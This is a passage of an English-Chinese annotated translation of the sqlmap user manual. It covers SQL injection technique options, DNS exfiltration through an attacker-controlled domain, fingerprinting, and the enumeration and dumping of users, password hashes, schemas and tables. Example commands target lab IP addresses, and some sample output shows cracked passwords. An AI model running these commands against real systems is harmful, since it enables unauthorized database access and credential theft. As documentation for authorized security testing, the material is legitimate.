> Not always this concept works because sometimes the page content changes at each refresh even not injecting anything, for instance when the page has a counter, a dynamic advertisement banner or any other part of the HTML which is rendered dynamically and might change in time not only consequently to user's input. To bypass this limit, sqlmap tries hard to identify these snippets of the response bodies and deal accordingly. Sometimes it may fail, that is why the user can provide a string (`--string` option) which **should** be present on original page (though it is not a requirement) **and** on all True injected query pages, but that it is **not** on the False ones. Instead of static string, the user can provide a regular expression (`--regexp` option). Alternatively, user can provide a string (`--not-string` option) which is **not** present on original page **and** not on all True injected query pages, but appears **always** on False ones.
> =>
> 当然这种方法不是每次都能成功 特别是在不做注入仅是刷新之后页面内容就会发生变化，或者是含有动态的东西(例如 计数器这种会变化的、 动态的广告标识 简而言之就是不用用户输入也会自己产生变化的 不包括动画这类型的)，为了绕过这种限制 sqlmap尽其所能的在响应中寻找能正确区分正常、错误响应的东西 但是难免总是会有出错的时候，这个时候 用户就可以使用`--string`选项来提供一个只有在正常响应的页面中出现，报错页面上不会出现的字符串，如果字符串不是静态的而是动态的 那么你可以通过使用正则表达式`--regexp`来描述，同样 通过`--not-string`选项你可以提供一个只有在错误页面上才会出现的字符串。

> Such data is easy for an user to retrieve, simply try to inject into the affected parameter an invalid value and compare manually the original (not injected) page content with the injected wrong page content. This way the distinction will be based upon string presence or regular expression match.

=>
基于字符串或者正则表达式的匹配相比而言是比较简单的 因为它仅仅是是通过对边页面的响应 判断其中区别来区分是否能够注入的

In cases when user knows that the distinction of a True query from a False one can be done using HTTP code (e.g. 200 for True and 401 for False), he can provide that information to sqlmap (e.g. --code=200).
=>
如果使用者知道可以通过HTTP状态码来区分正常、错误的响应的话(200为正常，401为错误) 那么可以通过--code=200来提示sqlmap

Switches: --text-only and --titles

In cases when user knows that the distinction of a True query from a False one can be done using HTML title (e.g. Welcome for True and Forbidden for False), he can turn turn on title-based comparison using switch --``titles.
=>
如果使用者知道正常、错误响应之间的HTML标题的区别(例如Welcom为正常，Forbidden为错误) 那么他可以通过使用--titles来比较HTML标题的不同来提示sqlmap是否能够注入

In cases with lot of active content (e.g. scripts, embeds, etc.) in the HTTP responses' body, you can filter pages (switch --text-only) just for their textual content. This way, in a good number of cases, you can automatically tune the detection engine.
=>
如果在HTTP响应中存在大量脚本、或者是各种内嵌的东西 你可以通过使用--text-only来进行筛选

特殊的技术

These options can be used to tweak testing of specific SQL injection techniques.
=>

> 这个选项可以调整特殊的SQL注入技术

SQL injection techniques to test for => 参数解释

> Option: --technique

> This option can be used to specify which SQL injection type to test for. By default sqlmap tests for **all** types/techniques it supports.
> =>
> --technique选项是用来指定SQL注入时所用payload的类型 默认情况下是全部开启

> In certain situations you may want to test only for one or few specific types of SQL injection thought and this is where this option comes into play.
> =>
> 这个选项的诞生是方便你在确定类型的情况下能够只进行一种类型SQL注入

> This option requires an argument. Such argument is a string composed by any combination of B, E, U, S, T and Q characters where each letter stands for a different technique:
> =>这个选项有以下几个参数
> B: Boolean-based blind => 布尔型
> E: Error-based => 错误型
> U: Union query-based => 联合查询
> S: Stacked queries => 栈查询
> T: Time-based blind => 时间盲注
> Q: Inline queries => 内联查询

> For instance, you can provide ES if you want to test for and exploit error-based and stacked queries SQL injection types only. The default value is BEUSTQ.
> =>
> 举个栗子 --technique=ES指示sqlmap仅使用错误型以及栈查询的payload 默认是使用所有的payload

> Note that the string must include stacked queries technique letter, S, when you want to access the file system, takeover the operating system or access Windows registry hives.
> =>
> 需要注意的是 如果你想对注册表、文件之类的进行操作请务必带上s栈查询

Seconds to delay the DBMS response for time-based blind SQL injection

> Option: --time-sec

> It is possible to set the seconds to delay the response when testing for time-based blind SQL injection, by providing the --time-sec option followed by an integer. By default it's value is set to **5 seconds**.
> =>
> 在进行时间盲注的时候可以使用--time-sec来对测试的时间值来进行修改(要是整数类型) 默认下是5秒

Number of columns in UNION query SQL injection

> Option: --union-cols

> By default sqlmap tests for UNION query SQL injection technique using 1 to 10 columns. However, this range can be increased up to 50 columns by providing an higher --level value. See the relevant paragraph for more details.
> =>
> 默认情况下sqlmap进行联合查询的范围是1-10 但是更高的--level值会导致联合查询的范围越大 最高可达50

> You can manually tell sqlmap to test for this type of SQL injection with a specific range of columns by providing the tool with the option --union-cols followed by a range of integers. For instance, 12-16 means tests for UNION query SQL injection by using 12 up to 16 columns.
> =>

> 同样你也可以通过--union-cols来设定你想要的列数 同样传入的也是一个整数值

Character to use to test for UNION query SQL injection

> Option: --union-char

> By default sqlmap tests for UNION query SQL injection technique using NULL character. However, by providing a higher --level value sqlmap will performs tests also with a random number because there are some corner cases where UNION query tests with NULL fail, whereas with a random integer they succeed. You can manually tell sqlmap to test for this type of SQL injection with a specific character by using option --union-char with desired character value (e.g. --union-char 123).
> =>
> 默认下sqlmap在进行联合测试的时候使用的值的NULL 但是在level值较高的情况下是使用一个随机数进行检测 因为在某些特殊情况下使用NULL值会失败 然而整数值却能成功

Table to use in FROM part of UNION query SQL injection

> Option: --union-from

> In some UNION query SQL injection cases there is a need to enforce the usage of valid and accessible table name in FROM clause. For example, Microsoft Access requires usage of such table. Without providing one UNION query SQL injection won't be able to perform correctly (e.g. --union-from=users).
> =>
> 某些时候联合查询使用FROM语句的时候需要你提供一个有限 能使用的表名，例如 Access就需要这样的一个表名 没有的话很可能导致查询失败。

DNS exfiltration attack

> Option: --dns-domain

> DNS exfiltration SQL injection attack is described in paper Data Retrieval over DNS in SQL Injection Attacks, while presentation of it's implementation inside sqlmap can be found in slides DNS exfiltration using sqlmap.
> =>
> SQL注入中使用DNS获取数据 具体的paper 可以参考上述的链接

> If user is controlling a machine registered as a DNS domain server (e.g. domain attacker.com) he can turn on this attack by using this option (e.g. --dns-domain attacker.com). Prerequisites for it to work is to run a sqlmap with Administrator privileges (usage of privileged port 53) and that one normal (blind) technique is available for exploitation. That's solely the purpose of this attack is to speed up the process of data retrieval in case that at least one technique has been identified (in best case time-based blind). In case that error-based blind or UNION query techniques are available it will be skipped as those are preferred ones by default.
> =>
> 如果攻击者手上有一台可以使用的DNS服务器 他就可以使用这种特殊的攻击，当然 使用的前提是你的sqlmap是管理员权限正在运行的(需要用到53端口) 而且至少有一种攻击手段是可行的，使用这个选项的目的是为了加快数据的获取因此至少一种攻击手段是能使用的(最好的是时间盲注) ，如果错误型、联合查询都能够使用的话 那么默认情况下跳过默认所使用的时间盲注技术

Second-order attack

> Option: --second-order

> Second-order SQL injection attack is an attack where result(s) of an injected payload in one vulnerable page is shown (reflected) at the other (e.g. frame). Usually that's happening because of database storage of user provided input at the original vulnerable page.

> You can manually tell sqlmap to test for this type of SQL injection by using option --second-order with the URL address of the web page where results are being shown.
> =>
> 二阶注入是攻击者首先提交恶意的请求 在数据库保存成功后 再提交另外一个用于检索之前的恶意请求的请求 如果攻击成功 那么响应会在第二次响应中返回结果，使用这个选项的时候 后面跟着的是显示结果页面的URL 。

指纹识别

Extensive database management system fingerprint

> Switches: -f or --fingerprint

> By default the web application's back-end database management system fingerprint is handled automatically by sqlmap. Just after the detection phase finishes and the user is eventually prompted with a choice of which vulnerable parameter to use further on, sqlmap fingerprints the back-end database management system and continues on with the injection by knowing which SQL syntax, dialect and queries to use to proceed with the attack within the limits of the database architecture.
> =>
> 默认情况下sqlmap会自动识别web应用所用的数据库指纹，在得知目标数据库后 sqlmap会根据所获取的数据库版本来自动构造与之对应的payload。

> If for any instance you want to perform an extensive database management system fingerprint based on various techniques like specific SQL dialects and inband error messages, you can provide the switch --fingerprint. sqlmap will perform a lot more requests and fingerprint the exact DBMS version and, where possible, operating system, architecture and patch level.
> =>
> 如果你通过自己的方法 例如某种SQL特有的特征或者是内联的错误信息 你可以通过使用--fingerprint来指定，sqlmap会通过大量的请求来确定DBMS的版本、操作系统之类的信息 。

> If you want the fingerprint to be even more accurate result, you can also provide the switch -b or --banner.
> =>
> 使用-b 或者--banner 可以使结果更为的精准

枚举

> These options can be used to enumerate the back-end database management system information, structure and data contained in the tables. Moreover you can run your own SQL statements.
> =>
> 这些选项可用于枚举表中包含的后端数据库管理系统信息，结构和数据，也可以执行你自定义的语句。

Retrieve all

> Switch: --all

> This switch can be used in situations where user wants to retrieve everything remotely accessible by using a single switch. This is not recommended as it will generate large number of requests retrieving both useful and unuseful data.
> =>
> 使用这个选项你可以下载所有的数据 当然这个选项在存在大量无用数据的时候不建议使用

Banner


> Switch: -b or --banner

> Most of the modern database management systems have a function and/or an environment variable which returns the database management system version and eventually details on its patch level, the underlying system. Usually the function is version() and the environment variable is @@version, but this vary depending on the target DBMS.
> =>

> 多数的较为新的DBMS都有一个函数或者环境变量是用于返回数据库版本、或者是其他的一些详细信息,通常函数的表示方式是`version()` 环境变量是 `@@version` 但是具体的还是看目标DBMS。

Example against an Oracle target:

```
$ python sqlmap.py -u "http://192.168.136.131/sqlmap/oracle/get_int.php?id=1" --banner
```



Session user

> Switch: `--current-user`

> With this switch it is possible to retrieve the database management system's user which is effectively performing the query against the back-end DBMS from the web application.
> =>
> 这个选项的作用是用于获取web应用所连接的数据库的用户

Current database

> Switch: `--current-db`

> With this switch it is possible to retrieve the database management system's database name that the web application is connected to.
> =>
> 这个选项的作用是用于获取web应用所连接的数据库的名称

Server hostname

> Switch: `--hostname`

> With this switch it is possible to retrieve the database management system's hostname.
> =>
> 获取DBMS的主机名称

Example against a MySQL target:

```
$ python sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/get_int.php?id=1" --hostname
```

Detect whether or not the session user is a database administrator

> Switch: `--is-dba`

> It is possible to detect if the current database management system session user is a database administrator, also known as DBA. sqlmap will return `True` if it is, vice versa `False`.
> =>
> 通过这个选项你可以获取当前你所连接的数据库的用户是否是数据库管理员(DBA) sqlmap会返回`True`或者`False`

List database management system users

> Switch: `--users`

> When the session user has read access to the system table containing information about the DBMS users, it is possible to enumerate the list of users.
> =>
> 如果sqlmap连上目标数据库而且连接使用的用户有足够的读权限的话 可以使用这个选项来枚举数据库中所有的用户

List and crack database management system users password hashes

> Switch: `--passwords`

> When the session user has read access to the system table containing information about the DBMS users' passwords, it is possible to enumerate the password hashes for each database management system user. sqlmap will first enumerate the users, then the different password hashes for each of them.
> =>
> 如果你有足够的读权限 那么sqlmap就能够进入到系统表中来获取用户密码的哈希值，首先获取的是当前所登录的用户的hash值然后再是其他用户的。

Example against a PostgreSQL target:

```
$ python sqlmap.py -u
"http://192.168.136.131/sqlmap/pgsql/get_int.php?id=1" --
passwords -v 1
```

```
[...]

back-end DBMS: PostgreSQL

[hh:mm:38] [INFO] fetching database users password hashes

do you want to use dictionary attack on retrieved password hashes? [Y/n/q] y

[hh:mm:42] [INFO] using hash method: 'postgres_passwd'

what's the dictionary's location? [/software/sqlmap/txt/wordlist.txt]

[hh:mm:46] [INFO] loading dictionary from: '/software/sqlmap/txt/wordlist.txt'

do you want to use common password suffixes? (slow!) [y/N] n

[hh:mm:48] [INFO] starting dictionary attack (postgres_passwd)

[hh:mm:49] [INFO] found: 'testpass' for user: 'testuser'

[hh:mm:50] [INFO] found: 'testpass' for user: 'postgres'

database management system users password hashes:

[*] postgres [1]:

password hash: md5d7d880f96044b72d0bba108ace96d1e4

clear-text password: testpass

[*] testuser [1]:

password hash: md599e5ea7a6f7c3269995cba3927fd0093

clear-text password: testpass
```

Not only sqlmap enumerated the DBMS users and their passwords, but it also recognized the hash format to be PostgreSQL, asked the user whether or not to test the hashes against a dictionary file and identified the clear-text password for the `postgres` user, which is usually a DBA along the other user, `testuser`, password.

=>

sqlmap不仅会DBMS的用户以及他们的密码还会通过他们的hash格式来识别出是PostgreSQL数据库(PostgreSQL数据库默认用户名就是postgres) 同时sqlmap还可以从读取密码对应的hash值 最终显示明文密码。

> This feature has been implemented for all DBMS where it is possible to enumerate users' password hashes, including Oracle and Microsoft SQL Server pre and post 2005.
> =>
> 基本所有的版本(Oracle、 Mssql一类的)就可以获取用户密码的hash值

> You can also provide the option -U to specify the specific user who you want to enumerate and eventually crack the password hash(es). If you provide CU as username it will consider it as an alias for current user and will retrieve the password hash(es) for this user.
> =>
> 当然 你也可以通过-U来获取某个指定用户密码的hash值 如果使用的是-CU 那么获取的就是当前所连接数据库用户的密码hash值

List database management system users privileges

> Switch: --privileges

> When the session user has read access to the system table containing information about the DBMS users, it is possible to enumerate the privileges for each database management system user. By the privileges, sqlmap will also show you which are database administrators.
> =>
> 如果连接数据库的用户拥有足够的写权限 那么sqlmap能够枚举出每个用户所拥有的权限 通过权限 你能够获知哪个是数据库管理员

> You can also provide the option -U to specify the user who you want to enumerate the privileges.
> =>
> 同样 通过使用-U 你能够看到指定用户的权限

> If you provide CU as username it will consider it as an alias for current user and will enumerate the privileges for this user.
> =>

> -CU 是当前所连接的数据库用户的权限

> On Microsoft SQL Server, this feature will display you whether or not each user is a database administrator rather than the list of privileges for all users.
> =>
> 在Mssql的情况下 会显示出哪个用户是管理员而不是把每个用户的特权都列出来

List database management system users roles

> Switch: --roles

> When the session user has read access to the system table containing information about the DBMS users, it is possible to enumerate the roles for each database management system user.
> =>
> 足够的读权限下 能够读取用户的角色(一组具有相同权限的用户)

> You can also provide the option -U to specify the user who you want to enumerate the privileges.
> =>
> 同样 -U是列出指定用户的角色

> If you provide CU as username it will consider it as an alias for current user and will enumerate the privileges for this user.
> =>
> -CU是当前数据库所连接的用户的角色

> This feature is only available when the DBMS is Oracle. => emmmm……只有在Oracle数据库下才能使用

List database management system's databases

> Switch: --dbs

> When the session user has read access to the system table containing information about available databases, it is possible to enumerate the list of databases.

=>
写权限下可以列出所有的数据库

Enumerate database's tables

Switches and option: `--tables`, `--exclude-sysdbs` and `-D`

When the session user has read access to the system table containing information about databases' tables, it is possible to enumerate the list of tables for a specific database management system's databases.
=>
在选定数据库、 以及写权限下可以列出数据库中所有的表的名称，`--exclude-sysdbs` 不列出系统自带的数据库的表

If you do not provide a specific database with option `-D`, sqlmap will enumerate the tables for all DBMS databases.
=>
使用`-D`而没有指定数据库的话 会把说有数据库中的表都列出来

You can also provide the switch `--exclude-sysdbs` to exclude all system databases.
Note that on Oracle you have to provide the `TABLESPACE_NAME` instead of the database name.
=>
在oracle下 你需要提供的是`TABLESPACE_NAME` 而不是数据库的名称

Enumerate database table columns


Switch and options: `--columns`, `-C`, `-T` and `-D`

When the session user has read access to the system table containing information about database's tables, it is possible to enumerate the list of columns for a specific database table. sqlmap also enumerates the data-type for each column.
=>
当你有足够的读权限的时候 你就可以枚举出数据库的表中的字段 数据类型也会给你列出来，`-D -T -C`这样指定某个数据库中的某个表的字段

> This feature depends on option `-T` to specify the table name and optionally on `-D` to specify the database name. When the database name is not specified, the current database name is used. You can also provide the `-C` option to specify the table columns name like the one you provided to be enumerated.
> =>
> 要注意的是如果没有指定某个数据库 就会使用当前所连接的数据库

Example against a SQLite target:

```
$ python sqlmap.py -u "http://192.168.136.131/sqlmap/sqlite/get_int.php?id=1" --columns -D testdb -T users -C name
```



> Note that on PostgreSQL you have to provide `public` or the name of a system database. That's because it is not possible to enumerate other databases tables, only the tables under the schema that the web application's user is connected to, which is always aliased by `public`.

=>
注意 如果是PostgreSQL数据库的话你需要提供public或者系统数据库的名字，这是因为只有在web应用连接上的数据库的表是所谓的public模式 否则你是无法枚举其他数据库中的表。


Enumerate database management system schema

Switches: --schema and --exclude-sysdbs

User can retrieve a DBMS schema by using this switch. Schema listing will contain all databases, tables and columns, together with their respective types. In combination with --exclude-sysdbs only part of the schema containing non-system databases will be retrieved and shown.
=>
通过这个选项你可以获取DBMS的模式 模式中含有数据库、表、字段的信息 --exclude-sysdbs并不包含系统的数据库中的信息

Example against a MySQL target:

```
$ python sqlmap.py -u "http://192.168.48.130/sqlmap/mysql/get_int.php?id=1" --schema--batch --exclude-sysdbs
```




```
+-------------+---------+

Database: owasp10
Table: blogs_table
[4 columns]
+--------------+----------+
| Column       | Type     |
+--------------+----------+
| date         | datetime |
| blogger_name | text     |
| cid          | int(11)  |
| comment      | text     |
+--------------+----------+

Database: owasp10
Table: hitlog
[6 columns]
+----------+----------+
| Column   | Type     |
+----------+----------+
| date     | datetime |
| browser  | text     |
| cid      | int(11)  |
| hostname | text     |
| ip       | text     |
| referer  | text     |
+----------+----------+

Database: testdb
Table: users
[3 columns]
+---------+---------------+
| Column  | Type          |
+---------+---------------+
```



Retrieve number of entries for table(s)

> Switch: --count

> In case that user wants just to know the number of entries in table(s) prior to dumping the desired one, he can use this switch.
> =>
> 这个选项会显示表中字段数的多少 以让你进行挑选 方便下载

Example against a Microsoft SQL Server target:

```
$ python sqlmap.py -u "http://192.168.21.129/sqlmap/mssql/iis/get_int.asp?id=1" --count -D testdb
```

Dump database table entries

> Switch and options: --dump, -C, -T, -D, --start, --stop, --first, --last, --pivot-column and --where

> When the session user has read access to a specific database's table it is possible to dump the table entries.
> =>
> 有读权限的话 那么你可以下载表中的数据

> This functionality depends on option -T to specify the table name and optionally on option -D to specify the database name. If the table name is provided, but the database name is not, the current database name is used.
> =>
> -D用于指定数据库-T用于指定库中的表 同样 表名选中 数据库名没有提供的话 默认使用当前所连接的数据库的名字

Example against a Firebird target:

```
$ python sqlmap.py -u "http://192.168.136.131/sqlmap/firebird/get_int.php?id=1" --dump -T users
```

```
[...]

Database: Firebird_masterdb

Table: USERS

[4 entries]

+----+--------+------------+

| ID | NAME   | SURNAME    |

+----+--------+------------+

| 1  | luther | blisset    |

| 2  | fluffy | bunny      |

| 3  | wu     | ming       |

| 4  | NULL   | nameisnull |

+----+--------+------------+
```

> This switch can also be used to dump all tables' entries of a provided database. You simply have to provide sqlmap with the switch `--dump` along with only the option `-D` (no `-T` and no `-C`).
> =>
> 要想下载某个数据库中的数据的话 只是简单的`-D --dump`便好了 或者加上`-C`来指定某个字段 (要`-T`)

> You can also provide a comma-separated list of the specific columns to dump with the option `-C`.
> sqlmap also generates for each table dumped the entries in a CSV format textual file. You can see the absolute path where sqlmap creates the file by providing a verbosity level greater than or equal to 1.
> =>
> sqlmap下载数据后会把数据放在同级目录下 格式是csv格式

If you want to dump only a range of entries, then you can provide options `--start` and/or `--stop` to respectively start to dump from a certain entry and stop the dump at a certain entry. For instance, if you want to dump only the first entry, provide `--stop 1` in your command line. Vice versa if, for instance, you want to dump only the second and third entry, provide `--start 1 --stop 3`.
=>
通过`--start`以及`--stop` 你能够下载你指定范围的数据 如果只是想下载第一项 可以使用`--stop 1` 同理 如果想下载第二第三项 可以使用`--start 1 --stop 3`

It is also possible to specify which single character or range of characters to dump with options `--first` and `--last`. For instance, if you want to dump columns' entries from the third to the fifth character, provide `--first 3 --last 5`. This feature only applies to the blind SQL injection techniques because for error-based and UNION query SQL injection techniques the number of requests is exactly the same, regardless of the length of the column's entry output to dump.
=>
同样 你也可以通过在`--first --last`里面加入单个或者是多个字符来指定下来开始、结束的范围 例如`--first 3 --last 5` 就是指定下载第三到第五个字段 但是这只有在盲注下才能进行 因为在错误型和联合查询下 请求的数目是一样的 并不会因为字段的长度而改变

Sometimes (e.g. for Microsoft SQL Server, Sybase and SAP MaxDB) it is not possible to dump the table rows straightforward by using `OFFSET m, n` mechanism because of lack of similar. In such cases sqlmap dumps the content by determining the most suitable `pivot` column (the one with most unique values) whose values are used later on for retrieval of other column values. If it is necessary to enforce the usage of particular `pivot` column because the automatically chosen one is not suitable (e.g.

> because of lack of table dump results) you can use option --pivot-column (e.g. --pivot-column=id).
> =>
> 某些情况下因为相似度的问题你是无法通过OFFSET m, n来直接下载表格中的字段(例如 MsSQL, Sybase, SAP MaxDB) 这种情况下sqlmap通过检测最合适的pivot字段(里面包含唯一的值, 用于检测其他字段的值) 如果遇到了无法下载某些数据的情况下 你可以通过使用--pivot-column 来指定你要下载的某个字段的值

> In case that you want to constraint the dump to specific column values (or ranges) you can use option --where. Provided logical operation will be automatically used inside the WHERE clause. For example, if you use --where=";id>;3"; only table rows having value of column id greater than 3 will be retrieved (by appending WHERE id>;3 to used dumping queries).
> =>
> 使用--where 你可以指定下载你所需要的数据 同样 你也可以在WHERE语句中提供逻辑运算 例如--where=";id>;3"; 这样他就会根据你所提供的WHERE语句来执行相对应的逻辑操作

> As you may have noticed by now, sqlmap is **flexible**: you can leave it to automatically dump the whole database table or you can be very precise in which characters to dump, from which columns and which range of entries.
> =>
> 或许你已经足以到了 sqlmap是十分灵活的 简单来说 你可以给他他一个范围让后让他自己来下载数据而不用这么的操心

Dump all databases tables entries

> Switches: --dump-all and --exclude-sysdbs

> It is possible to dump all databases tables entries at once that the session user has read access on.
> You can also provide the switch --exclude-sysdbs to exclude all system databases. In that case sqlmap will only dump entries of users' databases tables.

> Note that on Microsoft SQL Server the master database is not considered a system database because some database administrators use it as a users' database.
> =>
> 用户在足够的读权限下可以直接把所有的数据库中的数据直接下载下来。
> 通过使用--exclude-sysdbs你可以在下载的时候排除掉所有的系统数据库 这样sqlmap只会下载用户的数据库以及表。
> 注意在MsSQL中 master库是不被认作是系统数据库因为某些数据库管理员会把它作为一个用户库。

Search for columns, tables or databases

> Switch and options: --search, -C, -T, -D

> This switch allows you to **search for specific database names, specific tables across all databases or specific columns across all databases' tables**.
> =>
> 这些选项能够搜索指定的数据库名字、表名或者是字段名

> This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like *name* and *pass*.
> =>
> 在识别包含相关字段名的自定义的应用凭证时 例如_name_ _pass_是十分有用的

> Switch --search needs to be used in conjunction with one of the following support options:
> =>
> 在使用--search的时候你必须带上以下选项中的一个
> -C following a list of comma-separated column names to look for across the whole database management system.
> =>
> -C 指定在整个系统中所搜索的字段名(多个使用逗号进行分隔)
> -T following a list of comma-separated table names to look for across the whole database management system.

=>

-T 指定在系统中搜索的表名 多个用逗号分开

-D following a list of comma-separated database names to look for across the database management system.

=>

-D 所要搜索的数据库的名称 逗号分隔

Run custom SQL statement

Option and switch: --sql-query and --sql-shell

The SQL query and the SQL shell features allow to run arbitrary SQL statements on the database management system. sqlmap automatically dissects the provided statement, determines which technique is appropriate to use to inject it and how to pack the SQL payload accordingly.

=>

因为数据库中能执行SQL查询以及SQLshell的存在 sqlmap能够运行任意的SQL语句 当然这也与注入的技术以及对payload的编码有所关联


If the query is a SELECT statement, sqlmap will retrieve its output. Otherwise it will execute the query through the stacked query SQL injection technique if the web application supports multiple statements on the back-end database management system. Beware that some web application technologies do not support stacked queries on specific database management systems. For instance, PHP does not support stacked queries when the back-end DBMS is MySQL, but it does support when the back-end DBMS is PostgreSQL.

=>

如果是使用SELECT进行的查询 sqlmap会对输出进行查询。 如果目标的数据库支持多种语句的话 将会执行堆栈查询来执行注入，需要注意的是一些web应用在某些特定的数据库上并不支持栈查询 例如 PHP+MySQL就不能使用堆栈查询 但是php+PostgreSQL的情况下就可以。

Examples against a Microsoft SQL Server 2000 target:

```
$ python sqlmap.py -u "http://192.168.136.131/sqlmap/mssql/get_int.php?id=1" --sql-query "SELECT 'foo'" -v 1
```




```
$ python sqlmap.py -u "http://192.168.136.131/sqlmap/mssql/get_int.php?id=1" --sql-query "SELECT 'foo', 'bar'" -v 2
```

```
[...]
[hh:mm:50] [INFO] fetching SQL SELECT query output: 'SELECT 'foo', 'bar''
[hh:mm:50] [INFO] the SQL query provided has more than a field. sqlmap will now
unpack it into distinct queries to be able to retrieve the output even if we are
going blind
[hh:mm:50] [DEBUG] query: SELECT ISNULL(CAST((CHAR(102)+CHAR(111)+CHAR(111)) AS
VARCHAR(8000)), (CHAR(32)))
[hh:mm:50] [INFO] retrieved: foo
[hh:mm:50] [DEBUG] performed 27 queries in 0 seconds
[hh:mm:50] [DEBUG] query: SELECT ISNULL(CAST((CHAR(98)+CHAR(97)+CHAR(114)) AS VA
